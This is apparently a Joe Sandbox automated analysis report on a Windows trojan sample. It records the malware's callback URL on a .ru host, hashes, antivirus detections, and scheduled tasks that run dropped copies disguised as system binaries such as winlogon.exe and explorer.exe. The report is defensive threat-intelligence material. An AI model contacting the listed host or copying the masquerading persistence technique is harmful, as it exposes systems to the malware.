http://a0702220.xsph.ru/	MrsUvRPGeImAhc.exe, 00000017.00000002.362379963.00000000030CB000.00000004.00000800.00020000.00000000.sdmp, MrsUvRPGeImAhc.exe, 00000017.00000002.361259028.00000002FF1000.00000004.00000800.00020000.00000000.sdmp, MrsUvRPGeImAhc.exe, 00000017.00000002.363114487.0000000003130000.00000004.00000800.00020000.00000000.sdmp, MrsUvRPGeImAhc.exe, 00000017.00000002.362535103.00000000030DB000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
141.8.195.65	a0702220.xsph.ru	Russian Federation		35278	SPRINTHOSTRU	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679544
Start date and time: 06/08/202200:51:06	2022-08-06 00:51:06 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	cDouNOFXle.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@34/22@1/1
EGA Information:	• Successful, ratio: 16.7%
HDC Information:	• Successful, ratio: 99.8% (good quality ratio 95%) • Quality average: 78.7% • Quality standard deviation: 28%
HCA Information:	• Successful, ratio: 72% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, winlogon.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, ctldl.windowsupdate.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, cdn.onenote.net, arc.msn.com
- Execution Graph export aborted for target MrsUvRPGeImAhc.exe, PID 2756 because it is empty
- Execution Graph export aborted for target MrsUvRPGeImAhc.exe, PID 3432 because it is empty
- Execution Graph export aborted for target chainsavesref.exe, PID 3372 because it is empty
- Execution Graph export aborted for target explorer.exe, PID 1820 because it is empty
- Execution Graph export aborted for target explorer.exe, PID 5580 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
00:52:16	Task Scheduler	Run new task: conhost path: "C:\Recovery\conhost.exe"
00:52:16	Task Scheduler	Run new task: conhostc path: "C:\Recovery\conhost.exe"
00:52:17	Task Scheduler	Run new task: MrsUvRPGeImAhcM path: "C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe"
00:52:19	Task Scheduler	Run new task: MrsUvRPGeImAhc path: "C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe"
00:52:19	Task Scheduler	Run new task: winlogonw path: "C:\Recovery\winlogon.exe"
00:52:22	Task Scheduler	Run new task: explorer path: "C:\Recovery\explorer.exe"
00:52:22	Task Scheduler	Run new task: explorere path: "C:\Recovery\explorer.exe"
00:52:23	Task Scheduler	Run new task: winlogon path: "C:\Recovery\winlogon.exe"
00:52:25	Task Scheduler	Run new task: backgroundTaskHost path: "C:\comproviderRuntimecommon\backgroundTaskHost.exe"
00:52:26	Task Scheduler	Run new task: backgroundTaskHostb path: "C:\comproviderRuntimecommon\backgroundTaskHost.exe"
00:52:26	Task Scheduler	Run new task: RuntimeBroker path: "C:\comproviderRuntimecommon\RuntimeBroker.exe"
00:52:26	Task Scheduler	Run new task: RuntimeBrokerR path: "C:\comproviderRuntimecommon\RuntimeBroker.exe"
00:52:28	Task Scheduler	Run new task: ShellExperienceHost path: "C:\Recovery\ShellExperienceHost.exe"
00:52:28	Task Scheduler	Run new task: ShellExperienceHostS path: "C:\Recovery\ShellExperienceHost.exe"
00:52:49	API Interceptor	2x Sleep call for process: MrsUvRPGeImAhc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Recovery\088424020bedd6

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	837
Entropy (8bit):	5.919202933432686
Encrypted:	false
SSDEEP:	12:InWMz/5YD5Cb8IvQXw9h7ZEIkpV+JgMOoEUQzyzTDESudWokCXd4zDCLHigCkrnq:IWTD5XEQaBwiJgMvCzWISKW2d4fgBw
MD5:	A836B53C99726EFC79C466816D8D28B5
SHA1:	31F73DA56CA51D71512CB8DD7305FACE255EF802
SHA-256:	B851B82C5C0EADFE0A718DE04E0D01FB5BE7A536238724BC717987A2BFA873FA
SHA-512:	055D417449537442EDD3F1014317B96B8D822B85C116E72A613E4A0074A32720C7D03CC5F3BEB2E8E627E4270D65DE7311AB4565D6B9D4749074309F7CB68398
Malicious:	false
Preview:	db4Tf5aQP7wTzMG4d7rMVo97dj9BkQw8FYVnXFs1cTXdecdEQfQqgIeyc6z66Yq8LxOa1dgXPzuBRgcBG4vEAFb74gLaQw5DmZSqOCMx83brYch5ex0Bnl8F WQgVSGGc4qZ1OvxDs8FGoujb8P5c63ZAaNU7g1e2w8wrDprsAwTpg1alrFWCKogARYbAbzh0dNUq71YShNcJkueiwsPbfbrIbvapOqQKPdMShtn0rDf7MXag 32NskGVBgMPLbsE06R3GhMBDEZub6u5DV3vVdikJILvUecY89oA4eT9r0KnLW3EwQL0h6sXYrt8WaqjmAvbRtBjB4EeS4YxOG9ESl0BRRmNuUmQKlAKkcwCP myn2NFdS6uQamQBJuKAHyyrRxUq3NMwT6zpxNIDLI4xkWziV9BzRv5bxHVE3YkEt76ewkN6lGy93BG57wV3MXeiBY2p1EKxhzEmZVvuwFOK66hwAZGGCq2Wc YdYshEh6BbE7dgmAlHHJUlE0Fpb8Dv16rJB2XCOArO5fdzh3eGbivNIxYhm2mi2PjHPTetmj3GcFpjXPHie7USLeAOe0ZVYIWq5WkNZud2ppvDlyJXuEE55R6vSQPwJhsT t8oBp4ltdcnfs7FpqCkTDavoZy4IfrsH7bTJKIr05VccnaCVKkFH7YQSNAl0AAOvtfiRn6eiUuYs8SA9wj84mkKjLA5Kg105GqtI2vrNFhxM9iU59mEaBTJJV9GnBUBc4d lRj2HA2uzFx8jmq9K4wZ3whjw2pEMufURg6CWHfEiReEWXad6BKHqfkyu9FOVyhEjcqCqonCZs0lScNZcLHLkYow6HRXCQsut

C:\Recovery\7a0fd90576e088

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	814
Entropy (8bit):	5.896066697042415
Encrypted:	false
SSDEEP:	24:GDDqFMMEx3Qvm9wy2wUhpqQeGHOqGUQ3xS12:iOKMExA+REpugOoQ3cI
MD5:	B4B5C242A0BBC225FA07D76D8AF6D4ED
SHA1:	35707D7467D96BA0F392A69CB64BE4F4FC77766D
SHA-256:	96E0DED81CF69A8BF874E6C66A14B708451EA5F7FDB0433C7F06747C7B09F48E
SHA-512:	57BC8AAB4036D47A770E261D4AA83FCDD57B5A310B3ADBE16760E0734236F77B7A06FB047AD055025DFEEFC39FB2355A1684DE01542670DE44009AF5034CF28 4
Malicious:	false
Preview:	GzQyEW5IoDZJJ1kEvOd1cuoaeuDD01MX5wsm4UPM3SbFa2Glx7EXt6VVLzUTS2Sw1COXI7Ja9R8JSjAmncP2xyn9aWbEA53BApNXntc0yoYc7LDlzrq0mZ9C ZO6vfEZDY7JnWm849ZEIaKBPT0PTPCYkpL8YxqVtOVEABZPMtw0NV0lONrbpzGyVij7KnjGTEU4FGBN3kCjdMLPzjuLGOp4HgsbcbEjJphIA5gHLdiEwgUIW TII3XAEYaxiXjubgdaxpCP3Cm9mqlHkLkEJTcqvodujI7umtGiTGhcUEPjQYYXwTNWxfIIDwoIMSpvE2X2kDydoHuED3ZXQF7Q4l6GI7egbYQBYeeYAfwtftrpugEKXR2G UZ0d5QunjRCQ0spjYBXuTOvL3QWm2UJKfKq9oBctvIKNrbzB0fvW3IwGnojo4HuOI1uqBq5Xio8KDhebbUvWiwQXXkW9bxynY5FzrI9KkXxPJmDFKIMkWXpV lWTbU66uzUwIcptTUlwL8AOvgQyTkORAPtNVyi0obDayz4mfY3QuleXkIi5DHnJlDw2tbYfwvIu5kZ5lnT4r7gYuWnNPnwgx3yvDC3DAYd9cub9snTaxscngXHXxLPJ9l6 Bwo2juP4Teh6A4oemTVtEbKOp4fQyIUA0yaNEutphylJ9bHdJrmzn21jlZNpP9FKJgGMeaZ1kpMQTBOOwCGHffW860lphDahs79dU59sRvO7pkQjL83M28oo KHPnyuThPohVCv30CYzuQZSWjCdjKNpuSUTNqV3hbrsBD5haFCKeI4Yuz3EwQuWB9wCrcqKreS

C:\Recovery\ShellExperienceHost.exe

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
Entropy (8bit):	6.083714696898079
Encrypted:	false
SSDEEP:	12288:584s165YnPKDGWcvOarVwvZDyg7VGNtImleJ:C1IDGWcmarVKFPJ
MD5:	4EAF964B744BD6801B5122AE1AFBBDE4
SHA1:	6E459FB6F3C6B7094D8D5AF10BC30C87AEE03981
SHA-256:	B570E2028088759D02EA13F7646BF7ACA78865D55F7FD8E2EFAEEC45C670E9FF
SHA-512:	DC3E15AB58996C71E8999DD5521961F2BD08529F685465BCA5B11319EF0B4DC009F2528097ADCE0DCA44FC675BA04156F9846F986F07A3E8CED366D5ABBD2DA
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 55%, Browse • Antivirus: ReversingLabs, Detection: 70%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....a.b.....6.....~.... .....@.. .....`..... ..@.....0...K.... .....@..... ..... ..H.....text..... ..... ..`.sdata.../.....0.....@....rsrc..... .....@..@.reloc.....@.....@..B..... ....

C:\Recovery\cc11b995f2a76d

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	374
Entropy (8bit):	5.822060650367992
Encrypted:	false
SSDEEP:	6:O1YN7wg2PXOBG2z2WnfV/nH5NjgwJxXZIBVEynMto7KeRQ10iBDsBZGMWbn:O1YnmXOTVnH3k0xpIBVznMto7ZQ10cU0
MD5:	BB5E9B0632879AE9B7B6F1D9FC353445
SHA1:	B8B8DFF17AAFECD248153D958F41B00A09196238
SHA-256:	3D14ABD2AE8018470375EF9F0D6515D9CDB83E1DA6B828693CDF1DB839EFCD1A
SHA-512:	88B1AE97928387DA365C84D7C07FEACB982DDE4D2B209448CC53E55F0BFB264D580DE69955DEE4BD12DFBDFDF03F8CE227492518ED0E49C3684C9CF93563F9D
Malicious:	false
Preview:	xJDOqRskYofURDFwUsu9cGEux27KB1zIgtLFNy29Pj0RzImfyW448c4qESaxUijgyWxh29igzvt2Qx5pQcVo75KEzeA5XForATdcUEnyxYENsBaRWvh2M4j2MssX8mIuGC26TcULzh1i16WxEtimhwfFulQmWPzLPUHpId74aWDpDABQW4TPDgMThwMsMsyjrpThyqpkvoLLt0CtkAPc5kHsHyIWRPrshd7XrebqPtdZVBjrudIMcWoGikZAhTTg6coQ2oBFijNLHsXGPblxHfQKy1zGEaI6a7c2XSyFbCn2Jc8zNTvFrfYaMdcBz5BHbQvKPes6ngVF2XBV293upCO5iCq40xQgAfb2ryktlycKJTiybGIzCQ

C:\Recovery\conhost.exe

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
Entropy (8bit):	6.083714696898079
Encrypted:	false
SSDEEP:	12288:584s165YnPKDGWcvOarVwvZDyg7VGNtImleJ:C1IDGWcmarVKFPJ
MD5:	4EAF964B744BD6801B5122AE1AFBBDE4
SHA1:	6E459FB6F3C6B7094D8D5AF10BC30C87AEE03981
SHA-256:	B570E2028088759D02EA13F7646BF7ACA78865D55F7FD8E2EFAEEC45C670E9FF
SHA-512:	DC3E15AB58996C71E8999DD5521961F2BD08529F685465BCA5B11319EF0B4DC009F2528097ADCE0DCA44FC675BA04156F9846F986F07A3E8CED366D5ABBD2DA
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 55%, Browse • Antivirus: ReversingLabs, Detection: 70%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....a.b.....6.....~.... .....@.. .....`..... ..@.....0...K.... .....@..... ..... ..H.....text..... ..... ..`.sdata.../.....0.....@....rsrc..... .....@..@.reloc.....@.....@..B..... ....

C:\Recovery\explorer.exe

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
Entropy (8bit):	6.083714696898079
Encrypted:	false
SSDEEP:	12288:584s165YnPKDGWcvOarVwvZDyg7VGNtImleJ:C1IDGWcmarVKFPJ
MD5:	4EAF964B744BD6801B5122AE1AFBBDE4
SHA1:	6E459FB6F3C6B7094D8D5AF10BC30C87AEE03981
SHA-256:	B570E2028088759D02EA13F7646BF7ACA78865D55F7FD8E2EFAEEC45C670E9FF
SHA-512:	DC3E15AB58996C71E8999DD5521961F2BD08529F685465BCA5B11319EF0B4DC009F2528097ADCE0DCA44FC675BA04156F9846F986F07A3E8CED366D5ABBD2DA
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 55%, Browse • Antivirus: ReversingLabs, Detection: 70%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....a.b.....6.....~.... .....@.. .....`..... ..@.....0...K.... .....@..... ..... ..H.....text..... ..... ..`.sdata.../.....0.....@....rsrc..... .....@..@.reloc.....@.....@..B..... ....

C:\Recovery\f8c8f1285d826b

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	318
Entropy (8bit):	5.821678878981174
Encrypted:	false
SSDEEP:	6:cgA2F14JMlZwZdQGlGc9Pw5QwLicI+HCVr8VsPJWjCm5EwGoThjzYsiZLix:cgA2F14JMDGluxlX6uPY+rwGeUjZLM
MD5:	E1D19D6C3F4BB41CB9125A86FB1E2583
SHA1:	342577F1EEB903AE174478BEBBD2B307548CE64D
SHA-256:	69806E929465780686EBF6EEC2D32D69BA2A0F19B5E89877E52CA15B6B035037
SHA-512:	56E494BF9D702A0287F1DBA7AF288AF3359C13A4D85AC08C28D5E59C60845B94FDF0B4444515DC64D5DB8A6F754D2B488A6727DE0A1F18BCD4313309EC34407
Malicious:	false
Preview:	MAzYOEH2EeSX6dTFsT7pwOX2898kwmkJuHIgBB1e7v2xZ7AlHJWVgxh7n6ZOFhFc3ImyVxDrccsAWjcA9XcmQPn7jK3FlmZapa3RULQTGo2DEglDdYPsEcLo fpPK48F0DRV6pLqxGJglXj2Dj0lNWqVNOPvp6FZIjBAwLoXRscl46kR5wLkEW2dW5IsaZA0AtYCVjF24cTe4FbRn703vfVvrhn1C662rmkLhi6VqSplCXjRe1EdjHEfYmU x6Oz8gbxRePtFBeMczttU8WWL1dSkhFw5NIZbdrFkkRwOH9cE4lqo3Azk2nGCJMuZdx1

C:\Recovery\winlogon.exe

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
Entropy (8bit):	6.083714696898079
Encrypted:	false
SSDEEP:	12288:584s165YnPKDGWcvOarVwvZDyg7VGNtImleJ:C1IDGWcmarVKFPJ
MD5:	4EAF964B744BD6801B5122AE1AFBBDE4
SHA1:	6E459FB6F3C6B7094D8D5AF10BC30C87AEE03981
SHA-256:	B570E2028088759D02EA13F7646BF7ACA78865D55F7FD8E2EFAEEC45C670E9FF
SHA-512:	DC3E15AB58996C71E8999DD5521961F2BD08529F685465BCA5B11319EF0B4DC009F2528097ADCE0DCA44FC675BA04156F9846F986F07A3E8CED366D5ABBD2DA
Malicious:	**true**

Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 55%, Browse • Antivirus: ReversingLabs, Detection: 70%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....a.b.....6.....~.... .....@.. .....`..... ..@.....0...K.... .....@..... ..... ..H.....text..... ..... ..`.sdata.../.....0.....@....rsrc..... .....@..@.reloc.....@.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\MrsUvRPGeImAhc.exe.log

Process:	C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1281
Entropy (8bit):	5.367899416177239
Encrypted:	false
SSDEEP:	24:ML9E4KrL1qE4GiD0E4KeGiKDE4KGKN08AKhPKIE4TKD1KoZAE4KKPz:MxHKn1qHGiD0HKeGiYHKGD8AoPtHTG1Q
MD5:	7115A3215A4C22EF20AB9AF4160EE8F5
SHA1:	A4CAB34355971C1FBAABECEFA91458C4936F2C24
SHA-256:	A4A689E8149166591F94A8C84E99BE744992B9E80BDB7A0713453EB6C59BBBB2
SHA-512:	2CEF2BCD284265B147ABF300A4D26AD1AAC743EFE0B47A394FB614B6843A60B9F918E56261A56334078D0D9681132F3403FB734EE66E1915CF76F29411D5CE2(
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\S

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\chainsavesref.exe.log

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1740
Entropy (8bit):	5.360872475306136
Encrypted:	false
SSDEEP:	48:MxHKn1qHGiD0HKeGiYHKGD8AoPtHTG1hAHKKP5H+RHKl:iqnwmI0qerYqGgAoPtzG1eqKP5gql
MD5:	7AC9E3ED5E1926DAE60D44553AFE67FE
SHA1:	1EC2BB13633A3C21E2F3206696D89876B15E160F
SHA-256:	97BCE2B4536F07A3269FCCA71C9768C9D516D065BE0E538B17BADB90C32A6554
SHA-512:	D8070849646B1E8967C713800098073E68B0FF5EAB55E06A32E0C365A6D49E5FB1718340459B4710B4A8DC6CDE8EA1345F7935CD0C7E27A18BEF71B8309A5B27
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\S

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\explorer.exe.log

Process:	C:\Recovery\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1281
Entropy (8bit):	5.367899416177239
Encrypted:	false
SSDEEP:	24:ML9E4KrL1qE4GiD0E4KeGiKDE4KGKN08AKhPKIE4TKD1KoZAE4KKPz:MxHKn1qHGiD0HKeGiYHKGD8AoPtHTG1Q
MD5:	7115A3215A4C22EF20AB9AF4160EE8F5
SHA1:	A4CAB34355971C1FBAABECEFA91458C4936F2C24
SHA-256:	A4A689E8149166591F94A8C84E99BE744992B9E80BDB7A0713453EB6C59BBBB2
SHA-512:	2CEF2BCD284265B147ABF300A4D26AD1AAC743EFE0B47A394FB614B6843A60B9F918E56261A56334078D0D9681132F3403FB734EE66E1915CF76F29411D5CE2(
Malicious:	false

Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\S

C:\Windows\Help\mui\0409\5f7cc7e87d7637

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	154
Entropy (8bit):	5.614624794634796
Encrypted:	false
SSDEEP:	3:cBc8BBt/giiYhRD7GRLCnkSjsVWxyAUjI312vAGcCpYr2xiUdqJdn:cBjN3HD7GRSkQ1sjI2KixiEMdn
MD5:	D25ABFBDB53986A76D2E91619515E94B
SHA1:	059306BB7234709E1B826B215F24C5561ED6A9EA
SHA-256:	35FB906845BCF87A2421D62B7E27AEF8763BB4DEE99BD481D7181D5197A38275
SHA-512:	B88DF941C731D7893068FE326596E57C0EF9C0ED02291E2B04234757E73EA8C259B87A7069453E0FF8A900AAA87543E6D83D353CA52E3CC92C904E48C9F9927E
Malicious:	false
Preview:	5lCSyb9W0OFdHZOGiV173GdgDkedz4MAPmagmXmXCjAv97hqcvw6pgPzIgON7fh6CFNe8rdLsd4UFrgFDxBEIQVsXlYGIYahCEt4tCsvRlNLm4ta9JKJecyv teGXSXCTDXSA8mVAFQwgDJGc18G8ORCjQ8

C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
Entropy (8bit):	6.083714696898079
Encrypted:	false
SSDEEP:	12288:584s165YnPKDGWcvOarVwvZDyg7VGNtImleJ:C1IDGWcmarVKFPJ
MD5:	4EAF964B744BD6801B5122AE1AFBBDE4
SHA1:	6E459FB6F3C6B7094D8D5AF10BC30C87AEE03981
SHA-256:	B570E2028088759D02EA13F7646BF7ACA78865D55F7FD8E2EFAEEC45C670E9FF
SHA-512:	DC3E15AB58996C71E8999DD5521961F2BD08529F685465BCA5B11319EF0B4DC009F2528097ADCE0DCA44FC675BA04156F9846F986F07A3E8CED366D5ABBD2DA
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 55%, Browse • Antivirus: ReversingLabs, Detection: 70%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....a.b.....6.....~.... .....@.. .....`..... ..@.....0...K.... .....@..... ..... ..H.....text..... ..... ..`.sdata.../.....0.....@....rsrc..... .....@..@.reloc.....@.....@..B..... ....

C:\Windows\Web\Screen\5f7cc7e87d7637

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	773
Entropy (8bit):	5.88188550946202
Encrypted:	false
SSDEEP:	24:2H1Kni1gTAx6cexSqZrFMp4xP6kokJMjdrcf:QKmgDZk4xPZoAMjpcf
MD5:	44C69EB09C48C916E503CE08DF5C4A0A
SHA1:	5B8EA8066FB5DBD65076B0CDF2E53281EA05AE1A
SHA-256:	AF9F089D501BED940AE6ED794E165E76B2E077020A4A9516528131537C52050C
SHA-512:	D29B7F2723A43AAA7519CFBEA3D1946C01932BAC755819A2B5EA779DD20312BF1294956E0995F185EA0FA6AB47B914DF485E4BA0839B459584288EA6338AB061
Malicious:	false

Preview:	pvJqWeLx3GiWPAI9G138TsFZywcpqI7l9lWfjDW4TFxRN6IHk7iGnTc7qu1kBfHuI7WoomaCe8oN4xL2oVFtk18qJYyzMw3x8CIQjec7hfIooOC2j95qaXKR9qfPyl0sF1P1p4TK3ILEPTB5W6PN1MXk21Q28MJ5p3jx9KNopvwRMFBqpk31Vm02eo9xoaLq9PYWtO5LtlhFZFYx0kNYTRkCCrTVLZAPkGS6qp6borIuFvcYPM7EMwXrpVTC4kATkRfTwcGKnwuII07RO4F9c6DxtkQVW4gDrzJxPJlwFwaZCwizYBy9fB0oOskLLuytQq3TqJBFTS3qfnu7Cb6UFgiq8ejhiZlV7rIV2PIOAsqMIKJk7nJuyenuINULkeg3risyeZEwSrUXzWiyV8k5P0gdDYNo57ofMwejbUGhiXbGJQ4wpfzm3kn1BOuGMa1VDyLD18WA2CX2YaTxea9ZHCmlIniMkAVIfGDVF14rIyt1Nvck56lvacNAMj4OZKa1rPWRX8sngSQTSuXXL7RnYkrD3CJf6qR8Y1K7YKN6O8OIL4rbMgDb2wdGiSYUzNq0AR4akZ8AuUZaVi29VrSamzGlYDZGw3HARYH39R0wiCrhWCv9aY9H4QNLLSCh92N0NZI6b8AD1g1jHiPVRapY39FBK6rqPTwpy0T73yibY5QXYnDmDqPjMz6NTHveQUyhuMuQPScd2NA8tsnh3FmjDNd94GnwCDLDGsnM2wXvOwq9z8eleOlLrPehtvWIopazC61AF"

C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe

Process:	C:\comproviderRuntimecommon\chainsavesref.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	848384
Entropy (8bit):	6.083714696898079
Encrypted:	false
SSDEEP:	12288:584s165YnPKDGWcvOarVwvZDyg7VGNtImleJ:C1IDGWcmarVKFPJ
MD5:	4EAF964B744BD6801B5122AE1AFBBDE4
SHA1:	6E459FB6F3C6B7094D8D5AF10BC30C87AEE03981
SHA-256:	B570E2028088759D02EA13F7646BF7ACA78865D55F7FD8E2EFAEEC45C670E9FF
SHA-512:	DC3E15AB58996C71E8999DD5521961F2BD08529F685465BCA5B11319EF0B4DC009F2528097ADCE0DCA44FC675BA04156F9846F986F07A3E8CED366D5ABBD2DA
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 70%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....a.b.....6.....~.... .....@.. .....`..... ..@.....0...K.... .....@..... ..... ..H.....text..... ..... ..`.sdata.../.....0.....@....rsrc..... .....@..@.reloc.....@.....@..B..... ....

C:\comproviderRuntimecommon\9e8d7a4ca61bd9

